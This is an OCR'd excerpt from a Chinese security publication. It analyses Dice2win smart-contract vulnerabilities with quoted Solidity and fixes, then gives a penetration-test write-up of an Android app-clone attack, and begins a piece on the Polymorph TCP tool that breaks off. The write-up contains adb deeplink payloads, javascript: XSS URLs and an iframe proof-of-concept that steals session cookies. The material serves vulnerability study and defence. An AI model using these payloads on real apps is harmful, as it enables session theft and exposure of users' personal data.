Dice2win 游戏是以太坊公有链上非常火爆的博彩游戏之一，其中包括“抛硬币”“掷骰子”“两个骰子”“Etherroll”四种游戏，其被称为“可证明公平的”Dice2win，截至安全事件爆出之前每日的交易量达到上千以太币 (价值一百五十多万元人民币)。游戏中玩家和庄家一对一进行打赌，庄家通过以太坊智能合约的一系列协议生成随机数，玩家来猜随机数，猜中玩家获利，猜不中庄家获利。

图 1.2 Dice2win 游戏

游戏的总体流程如下：

1.House 庄家通过以太坊智能合约平台生成随机数 reveal

2. 同时对 reveal 进行加密承诺 commit =keccak256(reveal)

3. 根据块高度设置该承诺使用的最后块高度 CommitlastBlock

4. 对 CommitlastBlock 和 commit 进行签名 sig=sign(CommitlastBlock,commit)

5. 将 sig 发送给 player 玩家

6. 用户选择游戏猜随机数，并下注 (将交易 placeBet 发送到智能合约进行下注)

7. 矿工看到下注交易, 将交易进行打包放到 block (placeBlockNumber) 中，并将下注的内容存储到智能合约中

8. 庄家获取到了 block 中下注的信息，向区块链发起交易 settleBet

9. 智能合约计算随机数 random number=keccak256(reveal,blockHash)

10. 随机数比对，猜对用户获利，猜错庄家获利。




图 1.3 工作流程时序图

Dice2win 整个工作流程基于 RSA Mental Poker 密码学算法，通过密码学及以太坊智能合约平台共同形成了在非可信第三方情况下的可信棋牌游戏。

Dice2win 宣称自己是“可证明公平的”游戏，随机数和随机数生成过程都是玩家和庄家共同参与，其有着完美的算法、极佳的实践、无懈可击的理念，但是再完美的官方宣传也抵不过可冲破谎言的严谨逻辑分析和从根本出发的智能合约安全审计。表面看似简单，其实暗藏玄机，通过程序可让我们获利，也可以让我们受损，损失极大且不可逆，可以说智能合约一行代码即可扭转人生。下面一起看看 Dice2win 游戏中的漏洞。

庄家优势

选择性中止

Dice2win 游戏基于 RSA Mental Poker 密码学算法，该算法针对公平性存在一种常见的攻击方式，就是选择性中止攻击（Selective Abort Attack）。游戏中庄家通过智能合约程序执行顺序提前获取到玩家计算随机数的相关信息判断是否中奖，根据下注额度和中奖金额判断是否中止开奖，声称“可证明公平的”游戏在这里其实并不公平。

下面是选择性中止攻击成因的合约程序，其中通过 placeBet 函数为玩家建立赌局，庄家生成随机数并对随机数进行一系列运算后生成 blockHash，玩家选择游戏进行下注（发送交易），服务器在运行一段时间后，智能合约将对随机数进行计算并调用 settleBet 函数进行开奖。

```
// Commits are signed with a block limit to ensure that they are used at most once - otherwise
// it would be possible for a miner to place a bet with a known commit/reveal pair and tamper
```

```
    // with the blockhash. Croupier guarantees that
commitLastBlock will always be not greater than
  // placeBet block number plus BET_EXPIRATION_BLOCKS. See
whitepaper for details.
    function placeBet(uint betMask, uint modulo, uint
commitLastBlock, uint commit, bytes32 r, bytes32 s) external
payable {
      // Check that the bet is in 'clean' state.
      Bet storage bet = bets[commit];
        require (bet.gambler == address(0), "Bet should be in a
'clean' state.");

      // Validate input data ranges.
      uint amount = msg.value;
       require (modulo > 1 && modulo <= MAX_MODULO, "Modulo
should be within range.");
      require (amount >= MIN_BET && amount <= MAX_AMOUNT,
"Amount should be within range.");
      require (betMask > 0 && betMask < MAX_BET_MASK, "Mask
should be within range.");

       // Check that commit is valid - it has not expired and its
signature is valid.
        require (block.number <= commitLastBlock, "Commit has
expired.");
      bytes32 signatureHash = keccak256(abi.encodePacked(uint
40(commitLastBlock), commit));
       require (secretSigner == ecrecover(signatureHash, 27, r, s),
"ECDSA signature is not valid.");

      uint rollUnder;
      uint mask;
 if (modulo <= MAX_MASK_MODULO) {
     // Small modulo games specify bet outcomes via bit mask.
    // rollUnder is a number of 1 bits in this mask (population
count).
            // This magic looking formula is an efficient way to
compute population
          // count on EVM for numbers below 2**40. For detailed
proo87090f consult
        // the dice2.win whitepaper.
          rollUnder = ((betMask * POPCNT_MULT) & POPCNT_
MASK) % POPCNT_MODULO;
        mask = betMask;
      } else {
          // Larger modulos specify the right edge of half-open
interval of
        // winning bet outcomes.
          require (betMask > 0 && betMask <= modulo, "High
modulo range, betMask larger than modulo.");
        rollUnder = betMask;
      }

      // Winning amount and jackpot increase.
      uint possibleWinAmount;
      uint jackpotFee;

          (possibleWinAmount, jackpotFee) =
getDiceWinAmount(amount, modulo, rollUnder);

      // Enforce max profit limit.
        require (possibleWinAmount <= amount + maxProfit,
"maxProfit limit violation.");

      // Lock funds.
      lockedInBets += uint128(possibleWinAmount);
      jackpotSize += uint128(jackpotFee);
  // Check whether contract has enough funds to process this
bet.
        require (jackpotSize + lockedInBets <= address(this).
balance, "Cannot afford to lose this bet.");

      // Record commit in logs.
      emit Commit(commit);
```

```
        // Store bet parameters on blockchain.
        bet.amount = amount;
        bet.modulo = uint8(modulo);
        bet.rollUnder = uint8(rollUnder);
        bet.placeBlockNumber = uint40(block.number);
        bet.mask = uint40(mask);
        bet.gambler = msg.sender;
    }

    // This is the method used to settle 99% of bets. To process a bet with a specific
    // "commit", settleBet should supply a "reveal" number that would Keccak256-hash to
    // "commit". "blockHash" is the block hash of placeBet block as seen by croupier; it
    // is additionally asserted to prevent changing the bet outcomes on Ethereum reorgs.
    function settleBet(uint reveal, bytes32 blockHash) external onlyCroupier {
        uint commit = uint(keccak256(abi.encodePacked(reveal)));

        Bet storage bet = bets[commit];
        uint placeBlockNumber = bet.placeBlockNumber;

        // Check that bet has not expired yet (see comment to BET_EXPIRATION_BLOCKS).
        require (block.number > placeBlockNumber, "settleBet in the same block as placeBet, or before.");
        require (block.number <= placeBlockNumber + BET_EXPIRATION_BLOCKS, "Blockhash can't be queried by EVM.");
        require (blockhash(placeBlockNumber) == blockHash);

        // Settle bet using reveal and blockHash as entropy sources.
        settleBetCommon(bet, reveal, blockHash);
    }
```

为了保证提交赌局者使用 block limit 进行签名，确保区块信息最多使用一次，防止矿工对 commit、reveal 进行投注并篡改 blockHash，下注和开奖函数的执行必须按照合约编写顺序执行，但是正因为避免了上述安全风险，导致了用户的下注信息在 placeBet 函数执行时，即可获取到，服务器可提前进行随机数的运算，提前判断用户是否中奖，中奖金额是否过大，从而选择性中止当前交易。下图是庄家对于选择性中止交易这一现象的官方解释。交易中止或者重摇，可能是因为技术问题或以太坊网络拥堵导致。

```
59
60      // EVM BLOCKHASH opcode can query no further than 256 blocks into the
61      // past. Given that settleBet uses block hash of placeBet as one of
62      // complementary entropy sources, we cannot process bets older than this
63      // threshold. On rare occasions dice2.win croupier may fail to invoke
64      // settleBet in this timespan due to technical issues or extreme Ethereum
65      // congestion; such bets can be refunded via invoking refundBet.
66      uint constant BET_EXPIRATION_BLOCKS = 250;
```

图 1.4 选择性中止攻击

解除选择性中止的庄家优势，增加惩罚机制，要求庄家在限定时间打开承诺即可。

分叉导致的选择性开奖

选择性开奖成因

Dice2win 游戏是基于以太坊区块链智能合约应用，其共识机制采用的是 POW（工作量证明机制），矿工需要计算出满足条件的 Hash 才能拥有记账权进行记账并获得奖励，而正因为这种看似公平的机制，可能会吸引更多的矿工进行计算争夺记账权，那么就存在软分叉的可能。而面对分叉，以太坊是通过幽灵协议（GHOST protocol）选择主链，分叉链上的区块将均成为孤块，其上面的交易、计算均会失效，交易退回到主链分叉块的初始位置，而 Dice2win 游

戏中 RSA Mental Poker 等密码学安全计算均在智能合约中进行调用、计算，就存在不稳定计算的可能。对于博彩游戏来说，保证游戏的单向不可逆是重要原则之一，为了解决上述交易计算可能会舍弃回退的问题，Dice2win 更新了合约，添加 Merkle proofs 对 uncle block 进行验证运算。如上为 Dice2win 智能合约更新代码块：

```
+    // *** Merkle proofs.
+
+    // This helpers are used to verify cryptographic proofs of placeBet inclusion into
+    // uncle blocks. They are used to prevent bet outcome changing on Ethereum reorgs without
+    // compromising the security of the smart contract. Proof data is appended to the input data
+    // in a simple prefix length format and does not adhere to the ABI.
+    // Invariants checked:
+    //  - receipt trie entry contains a (1) successful transaction (2) directed at this smart
+    //    contract (3) containing commit as a payload.
+    //  - receipt trie entry is a part of a valid merkle proof of a block header
+    //  - the block header is a part of uncle list of some block on canonical chain
+    // The implementation is optimized for gas cost and relies on the specifics of Ethereum internal data structures.
+    // Read the whitepaper for details.
+
+    // Helper to verify a full merkle proof starting from some seedHash (usually commit). "offset" is the location of the proof
+    // beginning in the calldata.
+    function verifyMerkleProof(uint seedHash, uint offset) pure private returns (bytes32 blockHash, bytes32 uncleHash) {
+        // (Safe) assumption - nobody will write into RAM during this method invocation.
+        uint scratchBuf1;  assembly { scratchBuf1 := mload(0x40) }
+
+        uint uncleHeaderLength; uint blobLength; uint shift; uint hashSlot;
+
+        // Verify merkle proofs up to uncle block header. Calldata layout is:
+        //  - 2 byte big-endian slice length
+        //  - 2 byte big-endian offset to the beginning of previous slice hash within the current slice (should be zeroed)
+        //  - followed by the current slice verbatim
+        for (;; offset += blobLength) {
+            assembly { blobLength := and(calldataload(sub(offset, 30)), 0xffff) }
+            if (blobLength == 0) {
```

图 1.5 选择性开奖成因代码块 1

```
+    function settleBetUncleMerkleProof(uint reveal, uint40 canonicalBlockNumber) external {
         // "commit" for bet settlement can only be obtained by hashing a "reveal".
         uint commit = uint(keccak256(abi.encodePacked(reveal)));

-        // Fetch bet parameters into local variables (to save gas).
         Bet storage bet = bets[commit];
+
+        // Check that canonical block hash can still be verified.
+        require (block.number <= canonicalBlockNumber + BET_EXPIRATION_BLOCKS, "Blockhash can't be queried by EVM.");
+
+        // Verify placeBet receipt.
+        requireCorrectReceipt(4 + 32 + 32 + 4);
+
+        // Reconstruct canonical & uncle block hashes from a receipt merkle proof, verify them.
+        bytes32 canonicalHash;
+        bytes32 uncleHash;
+        (canonicalHash, uncleHash) = verifyMerkleProof(commit, 4 + 32 + 32);
+        require (blockhash(canonicalBlockNumber) == canonicalHash);
+
+        // Settle bet using reveal and uncleHash as entropy sources.
+        settleBetCommon(bet, reveal, uncleHash);
+    }
```

图 1.6 选择性开奖成因代码块 2

为了保证在不影响用户体验的情况下开奖单向不可逆，Dice2win 官方通过智能合约实现了：当分叉块产生时，无论交易是在主链上还是分叉链上，只要收到交易区块就执行开奖操作，当最终交易块在主链上，则使用 settleBet 开奖，当交易块在分叉链上，则引用 Mekle proof 进行存证，证实交易在分叉区块上，则使用 uncle block 开奖。

选择性开奖

Dice2win 采用了 Merkle proof 算法对以太坊分叉现象做了看似较好的修复，但是由于以太坊到目前为止，unclerace 已在 12% 以上，当庄家遇到分叉交易情况，就可以根据中奖情况选择开奖位置，如果主链交易玩家胜则在分叉区块上进行开奖，如果分叉区块交易玩家胜则在主链上进行开奖，由此分析，Dice2win 依然存在对玩家不公平的情况，庄家可对赌局进行选择性开奖。不过选择性开奖这一安全风险由于受到以太坊公网算力及智能合约执行位置的影响，此类安全风险不易被利用，选择性开奖虽存在对玩家不公的风险，但情况极其少见，对大部分玩家影响较小。

黑客攻击

任意开奖攻击（Merkle proof 绕过）

庄家优势漏洞修复之后，经过多方对智能合约的审计发现合约中 Merkle Proof 验证算法有多种绕过方式，并且已有攻击者通过 Merkle Proof 算法绕过的方式对 Dice2win 发起了任意开奖攻击。下面我们来分析一下 Dice2win 合约的漏洞。

- secretSigner 多版本值相同的问题

Dice2win 是一个持续更新的合约，对于不同版本的合约 secretSigner 值相同，这导致了一个签名可以在多个合约中使用的安全风险。

```
79    // The address corresponding to a private key used to sign placeBet commits.
80    address public secretSigner;
```

图 1.7 secretSigner 多版本值相同

■ placeBet 函数对 commit 的过期校验可绕过

该漏洞是由于在 placeBet 函数中 commitLastBlock 在与 blocknumber 进行判断时类型是 uint256，而通过 keccak256 验证时类型变成了 uint40，当攻击者在合约执行 placeBet 函数时，将 commitLastBlock 的最高位修改，即可绕过 commit 过期校验，这就导致了某个签名信息一直有效。

```
221 - function placeBet(uint betMask, uint modulo, uint commitLastBlock, uint commit, bytes32 r, bytes32 s) external payable {
222       // Check that the bet is in 'clean' state.
223       Bet storage bet = bets[commit];
224       require (bet.gambler == address(0), "Bet should be in a 'clean' state.");
225
226       // Validate input data ranges.
227       uint amount = msg.value;
228       require (modulo > 1 && modulo <= MAX_MODULO, "Modulo should be within range.");
229       require (amount >= MIN_BET && amount <= MAX_AMOUNT, "Amount should be within range.");
230       require (betMask > 0 && betMask < MAX_BET_MASK, "Mask should be within range.");
231
232       // Check that commit is valid - it has not expired and its signature is valid.
233       require (block.number <= commitLastBlock, "Commit has expired.");
234       bytes32 signatureHash = keccak256(abi.encodePacked(uint40(commitLastBlock), commit));
235       require (secretSigner == ecrecover(signatureHash, 27, r, s), "ECDSA signature is not valid.");
236
237       uint rollUnder;
```

图 1.8 过期校验可绕过

■ Merkle proof 校验不严格

该漏洞是由于 settleBetUncleMerkleProof 函数中对 hashSlot 校验不严格，导致攻击者无需将 commit 绑定在 Merkle proof 中，从而绕过验证。

```
+       // Construct the uncle list of a canonical block.
+       uint scratchBuf2 = scratchBuf1 + uncleHeaderLength;
+       uint unclesLength; assembly { unclesLength := and(calldataload(sub(offset, 28)), 0xffff) }
+       uint unclesShift;  assembly { unclesShift := and(calldataload(sub(offset, 26)), 0xffff) }
+       require (unclesShift < unclesLength, "Shift bounds check.");
+
+       offset += 6;
+       assembly { calldatacopy(scratchBuf2, offset, unclesLength) }
+       memcpy(scratchBuf2 + unclesShift, scratchBuf1, uncleHeaderLength);
```

图 1.9 Merkle proof 校验不严格

修复：

```
+   function settleBetUncleMerkleProof(uint reveal, uint40 canonicalBlockNumber) external onlyCroupier {
        // "commit" for bet settlement can only be obtained by hashing a "reveal".
        uint commit = uint(keccak256(abi.encodePacked(reveal)));

@@ -476,7 +490,7 @@ contract Dice2win {
            }

            assembly { shift := and(calldataload(sub(offset, 28)), 0xffff) }
-           require (shift < blobLength, "Shift bounds check.");
+           require (shift + 32 <= blobLength, "Shift bounds check.");

            offset += 4;
            assembly { hashSlot := calldataload(add(offset, shift)) }
@@ -497,7 +511,7 @@ contract Dice2win {
        uint scratchBuf2 = scratchBuf1 + uncleHeaderLength;
        uint unclesLength; assembly { unclesLength := and(calldataload(sub(offset, 28)), 0xffff) }
        uint unclesShift;  assembly { unclesShift := and(calldataload(sub(offset, 26)), 0xffff) }
-       require (unclesShift < unclesLength, "Shift bounds check.");
+       require (unclesShift + uncleHeaderLength <= unclesLength, "Shift bounds check.");

        offset += 6;
        assembly { calldatacopy(scratchBuf2, offset, unclesLength) }
```

图 1.10 修复 Merkle proof 校验不严格

该修复解决了 Merkle proof 校验不严格的安全风险，并添加了 onlyCroupier 修饰符，保证了开奖函数的调用只有庄家可以。避免了开奖函数被越权调用。

整数下溢攻击

该漏洞是由于 jackpotSize 可控，当 Dice2win 有幸运用户中了大奖，攻击者进行下注并 commit，在幸运用户拿走大奖后，攻击者调用 refundBet，导致 jackpotSize 下溢，变成一个巨大整数。

```
405     // Check that bet is in 'active' state.
406     Bet storage bet = bets[commit];
407     uint amount = bet.amount;
408
409     require (amount != 0, "Bet should be in an 'active' state");
410
411     // Check that bet has already expired.
412     require (block.number > bet.placeBlockNumber + BET_EXPIRATION_BLOCKS, "Blockhash can't be queried by EVM.");
413
414     // Move bet into 'processed' state, release funds.
415     bet.amount = 0;
416
417     uint diceWinAmount;
418     uint jackpotFee;
419     (diceWinAmount, jackpotFee) = getDiceWinAmount(amount, bet.modulo, bet.rollUnder);
420
421     lockedInBets -= uint128(diceWinAmount);
422     jackpotSize -= uint128(jackpotFee);
423
424     // Send the refund.
425     sendFunds(bet.gambler, amount, amount);
426 }
```

图 1.11 整数下溢攻击

Dice2win 事件总结

Dice2win 游戏是基于以太坊区块链平台，通过传统密码学 RSA Mental Poker 安全算法实现的游戏合约。用户、庄家之间无需与中心化节点进行交互，所有操作均通过智能合约协议进行运算并存储上链。在这一过程中由于密码学自身特性及智能合约函数为了正确计算而必须强制顺序执行，导致了庄家存在可选择性中止赌局的优势，并且以太坊区块链的分叉现象导致了开奖结果可逆。官方为了解决开奖结果可逆的现象对智能合约进行了修复，修复后虽然解决了开奖结果可逆，却由于修复后的合约依然存在不严谨的情况，导致了修复方案可绕过，这给攻击者可乘之机，攻击者向合约实施任意开奖合约攻击，导致用户、庄家受损。

经过分析，我们发现 Dice2win 安全事件是一环扣一环的，解决一个漏洞后，又出现了新的漏洞，攻击方式精巧、利用方式多。这证实了智能合约应用安全的难点，和智能合约安全的严峻性。

参考

360 :

http://blogs.360.cn/post/Fairness_Analysis_of_Dice2win.html

知道创宇 :

https://mp.weixin.qq.com/s?__biz=MjM5NzA3Nzg2MA==&mid=2649841466&idx=1&sn=764c4dbe369358b361119cc473a9555f##

https://dice2.win/

https://medium.com/dapppub/fairdicedesign-315a4e253ad6

https://github.com/dice2-win

https://en.wikipedia.org/wiki/Mental_poker

合约代码地址 :

https://etherscan.io/address/0xd1ceeeeee83f8bcf3bedad437202b6154e9f5405#code

修复 1 :

https://github.com/dice2-win/contracts/commit/86217b39e7d069636b04429507c64dc061262d9c

修复 2 :

https://github.com/dice2-win/contracts/commit/b0a0412f0301623dc3af2743dcace8e86cc6036b

《智能合约安全编码指南》

《区块链应用安全服务总体方案》

APP漏洞利用组合拳

——应用克隆案例分析

绿盟科技 安全服务部 牛冠杰

1. 前言

在工作中遇到了一次 Android 应用克隆漏洞的案例，由于攻击过程非常有趣，综合利用了多个中低风险漏洞，产生了化腐朽为神奇的攻击效果。在此分享给大家，以扩展渗透测试思路。

2. 漏洞详情

2.1 漏洞介绍

攻击者可通过散布恶意构造的 HTML 文件，来窃取受害者的个人信息。一旦受害者打开该文件，受害者的姓名、手机号、身份证号、交易记录等敏感信息将会被窃取。

经分析，该 APP 可被利用的漏洞如表 2.1 所示。

漏洞名称	危害等级	备 注
Intent Scheme URL 处理不当	中风险	Intent Scheme URL 是一种特殊的 URL 格式，用来通过 Web 页面启动已安装应用的 Activity 组件，大多数主流浏览器都支持此功能。当对 Intent URL 的处理不当时，就会导致基于 Intent 的攻击
Webview URL 处理不当	中风险	很多应用在使用 WebView 的过程中出于业务需要，允许 WebView 运行 JavaScript，但如对 url 过滤不严或文件读取配置不当，就会导致运行恶意 JS 代码或泄露本地文件的敏感信息。
敏感信息本地存储	低风险	APP 数据目录中的文本文件、二进制文件、SharedPreference 等 XML 文件、WebView 等数据库文件，存储了相关敏感信息，较易被恶意程序窃取凭据，或者泄露一些原本不希望被用户看到的内容

表 2.1 APP 可被利用的漏洞

2.2 漏洞攻击步骤描述

（1）受害者打开 APP，正常登录。

（2）回到主页面，APP 切换至后台运行。

（3）受害者访问攻击者发布的恶意链接，访问恶意 HTML 文件。

（4）访问恶意 HTML 文件后，屏幕先显示 APP 页面，然后跳转至空白页面。

（5）之后攻击者在服务器端获取账户信息、交易记录等敏感信息。

大致流程如图 2.1 所示。




图 2.1 漏洞攻击流程

3 应用克隆漏洞案例分析

3.1 Deeplink 启动 APP

Deeplink 简单来说就是让 APP 开发者能够链接到应用内特定的页面，通过 Deeplink 可以直接从广告到达商品，移动应用开发者可以再现网页端的体验。而判断一个 APP 程序有没有使用 Deeplink，最简单的方法就是通过反编译 APP，在 AndroidManifest.xml 文件中搜索关键字 “android:scheme=”。

针对目标 APP 的分析：

反编译 APP，在 AndroidManifest.xml 发现一个 url scheme 存在 android.intent.category.BROWSABLE 属性，可从浏览器启动。

```
<activity android:launchMode="singleInstance" android:name="com.xxx.router.RouterActivity" android:screenOrientation="portrait" android:theme="@style/myTransparent">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
            <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="mydeeplink"/>
    </intent-filter>
</activity>
```

在反编译后的文件夹中搜索关键字 mydeeplink，发现一个 Deeplink：“mydeeplink://?mydeeplink={url:'/messageCenter/pages/index.html',message_type:'messagecenter'}”。

经测试 “mydeeplink://” 可成功调用 APP 窗口，使用命令：adb shell am start -a "android.intent.action.VIEW" -d "mydeeplink://?mydeeplink={url:'/messageCenter/pages/index.html',message_type:'messagecenter'}"。

3.2 Deeplink 读取本地文件和 JS 代码执行

既然可以使用 Deeplink，那么后续则可以通过 Deeplink 读取本地文件、执行 JS 代码，获取用户手机号、身份证号等敏感信息，或者获取 Cookie。

漏洞分析过程：

经分析，发现目标 APP 针对攻击手段进行了一定的防护：

（1）可以使用 file:// 协议，但是被限制了目录，无法读取数据库等文件。

（2）无法直接使用 JavaScript 代码 :。

（3）对请求的 URL 做了限制，只能请求与 APP 主域名相关的 URL。

详细分析过程如下 :

使 用 Payload : adb shell am start -a "android.intent.action.VIEW" -d "mydeeplink://?mydeeplink={url:'https://www.baidu.com'}" , 发现存在一定程度的安全检测，请求被拦截，如图 3.1 所示。

图 3.1URL 跳转百度失败

使 用 Payload : adb shell am start -a "android.intent.action.VIEW" -d "mydeeplink://?mydeeplink={url:'http://static.xxx.com/m/login.html'}" , 发现请求成功，据此判断子域名为白名单，如图 3.2 所示。




图 3.2 URL 跳转子域名成功

3.3 任意 URL 跳转绕过 Deeplink 白名单

既然子域名是白名单，那么我们可以尝试子域名一些页面的跳转

功能（如 /index?return=https://www.baidu.com），跳转到我们自己的页面上，从而绕过 Deeplink 白名单限制。

漏洞分析过程：

在 root 设备上将 APP 目录导出到 PC 上，使用类似 grep 工具搜索关键字 *.xxx.com、url=、path=、back=、return=，发现多个存在任意 URL 跳转漏洞或 JS 代码执行漏洞的 URL。

1.https://m.stock.xxx.com/static/router.html?desturl=https://www.baidu.com，任意 URL 跳转漏洞和 XSS 跨站脚本攻击，不能读文件。

2.https://test.xxx.com/ibp/outlets/index.html?returnUrl=javascript:alert(document.cookie)，需要点击返回按钮触发跳转，任意 URL 跳转和 XSS 跨站脚本攻击，不能读文件。

3.https://static.xxx.com/pages/addRouter.html?url=https://www.baidu.com，需要点击返回按钮触发跳转，任意 URL 跳转和 XSS 跨站脚本攻击，不能读文件。

4.https://static.xxx.com/ pages /entrance.html?discontinueUrl=javascript:alert(document.cookie)，需要点击确定按钮，无法任意 URL 跳转，不能读文件，但是可以执行 Javascript;。

5.https://static.xxx.com/ pages/accllation/transit.html?returnUrl=javascript:alert(document.cookie)，无法任意 URL 跳转，不能读文件，但是可以执行 Javascript。

Payload 示例：adb shell am start -a "android.intent.action.VIEW" -d "mydeeplink://?mydeeplink={url:'https://static.xxx.com/pages/accllation/transit.html?returnUrl=https://www.baidu.com'}"，可通过命令行启动 Android 虚拟机中的 APP，并访问百度页面，绕过白名单限制，如图 3.3 所示。




图 3.3 子域名 URL 跳转百度成功

3.4 构造恶意 HTML 获取 Cookie

结合以上分析过程，通过构造恶意 HTML 文件，结合 Deeplink、白名单绕过和 JS 代码执行漏洞，获取用户 Cookie，使用 Cookie 获取用户敏感信息。

构造综合利用 POC：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />
<title></title>
</head>
<body>
<br/><br/>
```

```
<iframe name="child" width="300" height="300" src="mydeepli
nk://?mydeeplink={url:' https://static.xxx.com/pages/acclIation/
transit.html?returnUrl=javascript:alert(document.cookie)'}"
style="padding:0px;" ></iframe>
</body>
</html>
```

在 Android 模拟器中打开 APP，登录账号，然后按 Home 键返回主界面。

在浏览器中访问构造的恶意 HTML 链接 http://192.168.96.1/test.html，自动唤醒 APP，待页面加载完毕后，成功弹出 Cookie，如图 3.4 所示。




图 3.4 获取用户 cookie

当然也可以不显示弹窗，直接把 Cookie 发送到自己的服务器上，以此窃取的 Cookie 向服务端发起请求，就可以获得该用户的数据了。

4 总结

简单梳理一下整个漏洞利用流程，如图 4.1 所示。




图 4.1 漏洞利用流程

从图 4.1 可见，Intent Scheme、WebView 和子域名这三处中任意一处做了有效过滤的话，都可以阻止这次漏洞攻击。另外，在搜索的漏洞 URL 结果中可以发现，该 APP 的防护措施是比较完善的，阻止了 file 协议的文件读取目录，而且部分子域名页面所加载的 JS 也使用正则表达式做了任意 URL 跳转的防护，但还是忽略了对伪协议 “javascript:” 的防范（见图 4.2）。




图 4.2 漏洞触发点

随着业务的拓展，以及网络的不断扩展和日趋复杂，对内、对外服务不断增多，为企业内部制定一个安全编码规范就显得尤为重要。

总之，网络安全路途漫漫，仍然需要我们不断探索，以研究出更利于网络安全的软件。

TCP协议数据包修改框架“Polymorph”

——针对客户端协议安全分析测试方向的一次探索

绿盟科技 华北安全服务交付部 戴禄洋

1. 引子

在日常的测试任务中，经常会遇到客户端安全测试，这些客户端会使用基于 TCP 的协议和服务器进行数据交互，相较于 HTTP 等应用层协议的明文数据包，这些客户端的数据包很难被直接修改、重放，测试效果不甚理想。

前些天接到任务参与了一次 C/S 架构的渗透测试，客户端使用了 Oracle 数据库查询组件，（见图 1.1）。




图 1.1 实战客户端直连 Oracle 数据库

在登录位置采取了直连建立连接的方式（见图 1.2）。

图 1.2 客户端登录入口

